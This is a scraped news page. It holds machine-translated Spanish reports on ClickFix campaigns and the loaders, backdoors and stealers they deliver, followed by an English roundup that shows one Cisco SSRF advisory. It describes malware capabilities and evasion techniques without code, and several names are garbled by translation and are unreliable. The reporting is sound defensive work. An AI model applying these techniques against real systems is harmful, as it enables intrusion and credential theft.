El malware también se distribuyó en una campaña ClickFix diferente que implicó la ejecución de comandos que llevaban a cabo una búsqueda del Sistema de nombres de dominio (DNS) para recuperar la carga útil de la siguiente etapa, y Microsoft señaló que la cadena de ataque utiliza DNS como un «canal ligero de preparación o señalización».

El uso de ClickFix por parte de Mistic como vector de entrega fue destacado por Zscaler ThreatLabz a principios de este mes, atribuyendo la actividad a un actor de amenazas relacionado con ransomware para establecer un punto de apoyo para el movimiento lateral.

Los últimos hallazgos de Broadcom muestran que el malware se basa en técnicas de carga lateral de DLL, utilizando herramientas confiables de seguridad de endpoints de Microsoft («MpExtMs.exe») para integrarse y evitar generar señales de alerta. La puerta trasera se ejecuta directamente en la memoria, lo que permite una amplia gama de capacidades típicamente asociadas con una familia de malware de este tipo.

  • Cargar o descargar un archivo
  • Mover, cambiar el nombre o eliminar un archivo
  • Crear una carpeta
  • Modificar el intervalo de tiempo después del cual sondea un servidor remoto en busca de comandos
  • Ejecute el código recibido de C2 en la memoria sin dejar ningún artefacto en el disco
  • Cargue archivos de objetos de baliza (BOF) para expandir dinámicamente sus capacidades
  • Terminar y eliminarse

«El objetivo parece ser oportunista, ya que los atacantes lanzan una amplia red y luego evalúan a qué organizaciones podrían vender acceso en lugar de centrarse en un solo sector», dijeron Symantec y Carbon Black, y agregaron que ModeloRAT se ha observado en ataques que implementaron el ransomware Qilin.

Ciberseguridad

Se sabe que KongTuke opera un sistema de distribución de tráfico (TDS) construido en sitios de WordPress comprometidos, usándolo para servir un conjunto de señuelos en constante evolución que llevan a los visitantes desprevenidos del sitio al malware. El mes pasado, Rapid7 y ReliaQuest revelaron que el actor de amenazas pasó a enviar mensajes de Microsoft Teams desde una cuenta de soporte de TI falsa para desencadenar una cadena de ataque que conduce a la implementación de ModeloRAT.

«El sigilo de la puerta trasera también es notable, al igual que el hecho de que Woodgnat también esté posiblemente detrás del desarrollo de ModeloRAT, lo que indica un grupo que está muy capacitado en el desarrollo de herramientas de acceso remoto sigiloso», dijo Broadcom.

«El uso de herramientas personalizadas en ataques de ransomware se está convirtiendo en un fenómeno más común, con múltiples ejemplos de grupos de ransomware que utilizan exfiltración personalizada y otras herramientas en los últimos tiempos. Backdoor.Mistic parece ser una continuación de esta tendencia, aunque parece probable que haya sido desarrollado por agentes de acceso que trabajan con afiliados de ransomware en lugar de un grupo de ransomware en sí».

Las campañas de ClickFix amplían la entrega de malware con nuevos cargadores y señuelos de actualización falsos – CYBERDEFENSA.MX

Los investigadores de ciberseguridad han señalado múltiples campañas de ClickFix que ofrecen tres cargadores de malware llamados Cargador BabaDeda, Cargador Lorem Ipsumy Potemkinsegún informes independientes de Morfisec, AzulVoyanty Cazadorarespectivamente.

Los ataques que involucran a BabaDeda Loader, observados en abril de 2026, se han dirigido a organizaciones educativas y financieras.

«La actividad anterior de BabaDeda era conocida por ocultar cargas útiles maliciosas dentro de paquetes de instalación que parecían legítimos», dijo el investigador de Morphisec Shmuel Uzan. «Este nuevo marco mantiene el mismo genoma de código pero lo expande a un cargador mucho más capaz creado para el sigilo, la evasión y la flexibilidad de carga útil».

El punto de partida de los ataques es un ataque de ingeniería social ClickFix que engaña a los usuarios para que ejecuten comandos PowerShell proporcionados por el atacante para entregar el cargador, que luego se utiliza para eliminar ladrones de información y troyanos de acceso remoto (RAT) mediante la combinación de técnicas bien conocidas como PowerShell oculto, shellcode en memoria, carga lateral de DLL y almacenamiento de carga útil externo.

La actividad se ha atribuido a BabaDeda, un servicio de cifrado que Morphisec documentó por primera vez en noviembre de 2021 en relación con una campaña dirigida a los sectores de criptomonedas y Web3 para distribuir ladrones de información, RAT y ransomware LockBit.

El cargador está diseñado para perfilar el host, evitar su ejecución en sistemas rusos o bielorrusos y realizar comprobaciones relacionadas con el producto de seguridad antes de recuperar la carga útil principal e inyectarla en un proceso confiable de Windows como «svchost.exe».

Ciberseguridad

Una de las familias de malware entregadas a través de BabaDeda Loader es una puerta trasera .NET y un ladrón de información que puede recopilar datos confidenciales y establecer un canal cifrado hacia un servidor de comando y control (C2). El malware admite una amplia gama de funciones, que incluyen:

  • Recopilar información detallada del sistema
  • Descubrir perfiles de navegador instalados
  • Extracción de artefactos del navegador, como cookies, historial de navegación, credenciales guardadas, preferencias y claves de cifrado de estado local.
  • Recorrer directorios y seleccionar archivos según reglas configurables
  • Lectura y extracción de contenidos de archivos.
  • Realizar capturas de pantalla y mostrar información
  • Ejecutar comandos de shell o procesos externos y recopilar resultados
  • Transferir datos nuevamente al servidor C2
  • Uso de API nativas de Windows para interacción de procesos, operaciones de memoria, acceso DPAPI, comportamiento del Administrador de reinicio y acceso avanzado a archivos

Una segunda cadena de ataque arroja un archivo ZIP que emplea carga lateral de DLL para iniciar DanaBot y SectopRAT (también conocido como ArechClient). Lo notable de estos ataques es el uso de un componente de carga por etapas denominado Storage Crypter que lee el material de carga de archivos externos similares a archivos de almacenamiento como «List.Control.dat».

«El paquete de aplicación visible parece legítimo, mientras que las cargas maliciosas permanecen ocultas dentro de contenedores almacenados externamente y se decodifican sólo momentos antes de su ejecución», dijo Morphisec. «Este diseño minimiza la visibilidad forense, complica el análisis automatizado y reduce las oportunidades para que las herramientas de seguridad tradicionales identifiquen actividad maliciosa antes de que ocurra la ejecución».

Los hallazgos representan una evolución de los marcos de carga modernos, que se han vuelto cada vez más modulares y separan la entrega, el almacenamiento, la ejecución y la implementación de carga útil en distintos componentes en lugar de depender de una única entidad monolítica.

ClickFix Caídas de Cadena Cargador Lorem Ipsum

La técnica Click Fix también se ha observado en una campaña activa que utiliza al menos cinco sitios de WordPress comprometidos como punto de partida para ofrecer un cargador incipiente y una puerta trasera con el nombre en código Lorem Ipsum Loader. Los sitios web pirateados abarcan múltiples sectores, incluidos la arquitectura, los servicios legales y la tecnología de la construcción.

Los ataques marcan un alejamiento de campañas oportunistas anteriores que empleaba instaladores troyanizados de Microsoft Teams a través de portales de descarga falsos promovidos mediante envenenamiento de SEO y publicidad maliciosa. Se cree que el cargador está activo en estado salvaje desde febrero de 2026.

«El giro hacia los señuelos ClickFix alojados en sitios comprometidos de WordPress (WP) amplía significativamente el grupo de víctimas potenciales y demuestra la voluntad de los operadores de adaptar rápidamente sus técnicas de acceso inicial», dijeron los investigadores de BlueVoyant, Thomas Elkins y Joshua Green.

El cambio en el mecanismo de entrega se ha atribuido a la reciente interrupción por parte de Microsoft de Fox Tempest (también conocido como Forging Marauder), un actor de amenazas que anunciaba una operación de firma de malware como servicio (MSaaS) para ayudar a entregar malware sin generar ninguna señal de alerta utilizando certificados de Microsoft Trusted Signing firmados fraudulentamente.

«La pérdida del suministro de certificados hizo inviable el modelo de entrega del instalador previamente firmado, lo que obligó a los operadores a adoptar un mecanismo de entrega que elimina por completo la firma del código», agregaron los investigadores.

El grupo de actividades de amenazas es el ejemplo más reciente de cómo los actores malintencionados pueden recuperarse fácilmente y adaptarse a modelos de entrega alternativos a pesar de los continuos esfuerzos de los defensores y las fuerzas del orden para desmantelar sus operaciones.

El ecosistema de Lorem Ipsum se ha atribuido con gran confianza a un actor de amenazas motivado financieramente conocido como Vanilla Tempest (también conocido como Rapid Brigantine, Vice Society y Vice Spider), que es conocido para implementar familias de ransomware como Rhysida, BlackCat, Zeppelin y Quantum Locker.

Las secuencias de ataque que distribuyen Lorem Ipsum Loader utilizan señuelos de actualización de seguridad del navegador web Edge estilo ClickFix para ejecutar un comando malicioso que descarga un archivo ZIP y una versión desactualizada de Node.js lanzada en 2017 (versión 7.10.1) para ejecutar cargas útiles basadas en JavaScript presentes en el archivo y al mismo tiempo minimizar las posibilidades de detección.

La carga útil de JavaScript funciona como un cuentagotas para implementar y ejecutar componentes de malware adicionales en el sistema infectado, incluido un script por lotes que configura la persistencia al iniciar una cadena de carga lateral de DLL para ejecutar una DLL maliciosa («mscoree.dll» o «msvcp140.dll»), que, a su vez, decodifica la carga útil incorporada de Lorem Ipsum Loader.

«Lorem Ipsum Loader está diseñado para recuperar la puerta trasera Lorem Ipsum de la siguiente etapa de la infraestructura C2 obtenida de perfiles controlados por atacantes alojados en plataformas de redes sociales», dijo BlueVoyant, agregando que la puerta trasera contiene funcionalidad para ejecutar cargas útiles de la siguiente etapa recibidas del servidor C2.

«La cadena Lorem Ipsum culmina con la transferencia a las herramientas establecidas de post-explotación de Rapid Brigantine y, en última instancia, a sus implementaciones documentadas de ransomware, principalmente Rhysida».

Potemkin, RMMProject y EtherRAT entregados a través de ClickFix

La tercera campaña que se basa en ClickFix es una cadena de ataque sofisticada que instala un paquete MSI, que luego suelta un cargador previamente indocumentado con nombre en código Potemkin a través de una carga útil de aplicación HTML (HTA). El cargador sirve como conducto para EtherRAT y RMMProject, una DLL programable en Lua con módulos para permitir el control remoto de la pantalla y el robo de credenciales del navegador al sortear las protecciones de cifrado vinculado a aplicaciones (ABE) de Chromium.

RMMProject también implementa un mecanismo de distribución de tareas para ejecutar un archivo o proceso, tomar capturas de pantalla, desviar datos de autocompletar del navegador, ejecutar scripts Lua arbitrarios, finalizar procesos del navegador y descargar y ejecutar un módulo adicional desde una URL en tiempo de ejecución.

El cargador Potemkin es un «cargador x64 personalizado que utiliza un algoritmo de generación de dominio para encontrar su C2 y carga de manera reflexiva los módulos siguientes en la memoria», dijeron los investigadores de Huntress Anna Pham y Zach Rogers. La actividad fue detectada por el proveedor de seguridad el mes pasado.

El cargador admite varios componentes funcionalmente distintos para manejar el ciclo de vida general, descubrimiento de C2 impulsado por DGA mediante un diccionario integrado de 1000 palabras, identificación de víctimas mediante un valor UUID único escrito en «%LOCALAPPDATA%\hyper-v.ver», sondeo de tareas, recuperación y ejecución de DLL y un cifrado de bytes personalizado para proteger la comunicación C2 y el diccionario DGA.

Ciberseguridad

Con el acceso establecido, se dice que el actor de amenazas desconocido participó en una actividad práctica con el teclado para configurar las exclusiones de Microsoft Defender, implementar túneles SOCKS inversos de Chisel, realizar reconocimientos adicionales, configurar un túnel de Cloudflare para acceso persistente y propagarse lateralmente a través de WMIExec y SMBExec para llegar al controlador de dominio y propagar EtherRAT a través de más de 11 hosts.

ClickFix sigue siendo una técnica duradera

Los descubrimientos se producen mientras ClickFix sigue siendo un método eficaz para atacar a los usuarios de Windows y macOS con pantallas de verificación de bots fraudulentas para entregar cargas útiles maliciosas como Ladrón de fexiaun ladrón de información de macOS y HellsUcheckeruna puerta trasera entregada a través de ÉterOcultar que es capaz de ejecutar archivos recuperados de C2 e informar los resultados.

Las campañas ClickFix también capitalizado sobre el creciente interés en torno a las herramientas de inteligencia artificial (IA) para distribuir instaladores MSI falsos para que Claude ejecute cargas útiles de PowerShell.

«ClickFix sigue siendo eficaz por una simple razón: explota la naturaleza humana. Las personas siguen naturalmente las instrucciones cuando se les presenta una instrucción clara y de apariencia autorizada (‘presione Win+R, pegue esto, presione Enter’)», dijeron los investigadores de Huntress. «La ingeniería social no necesita ser sofisticada; sólo necesita parecer un paso legítimo para solucionar problemas, y la mayoría de las veces, eso es suficiente».

El riesgo que representa pegar comandos en la aplicación Terminal desde sitios web (o agentes de chat, o aplicaciones de mensajería o correo electrónico) ha llevado a Apple a introducir una nueva ventana emergente de seguridad en macOS Tahoe 26.4 que advierte a los usuarios de Mac que intentan hacerlo.

«Los estafadores utilizan estos canales para instruir a las personas a pegar comandos maliciosos en la Terminal para dañar su Mac o comprometer su privacidad», Apple notas en un documento de soporte publicado esta semana. «Esta alerta ayuda a garantizar que no lo engañen para que ejecute un comando que no esperaba».

AI Agents Gone Wrong, Sketchy C2 Tools, ClickFix Tricks, JS Backdoors & 20+ New Stories – CYBERDEFENSA.MX

It got stupid again.

The internet still feels held together with tape. Bad plugins, old bugs, fake tools, trusted apps doing shady things. Same mess, new wrapper. And now the weird stuff is normal. Forums go down and come back worse. Cheap hackers get better toys. AI starts breaking real systems. Great.

Read the whole thing before it ruins your week anyway.

  1. Unauthenticated SSRF risk

    Cisco has released fixes to address a high-severity security flaw in Unified Communications Manager (CVE-2026-20230, CVSS score: 8.6) that could allow an unauthenticated, remote attacker to conduct server-side request forgery (SSRF) attacks through an affected device. «This vulnerability is due to improper input validation for specific HTTP requests,» Cisco said. «An attacker could exploit this vulnerability by sending a crafted HTTP request to an affected device. A successful exploit could allow the attacker to write files to the underlying operating system that could be used later to elevate to root.» The issue has been addressed in Cisco Unified CM and Unified CM SME Release versions 14SU6 and 15SU5. Cisco said it’s aware of the availability of proof-of-concept exploit code for the flaw, but noted there is no evidence of active exploitation. It credited an independent security researcher working with SSD Secure Disclosure for reporting the vulnerability.

The lesson is boring because the lesson is always boring. Patch faster, kill exposed admin panels, stop trusting «safe» tools by name, and watch the weird edges where attackers like to hide. The cheap stuff still works because too many teams leave it cheap.

Security is not magic. It is inventory, logs, least privilege, backups, tested restores, and people who notice when something normal starts acting wrong. Do that well, and half this mess gets a lot less exciting. That is the point.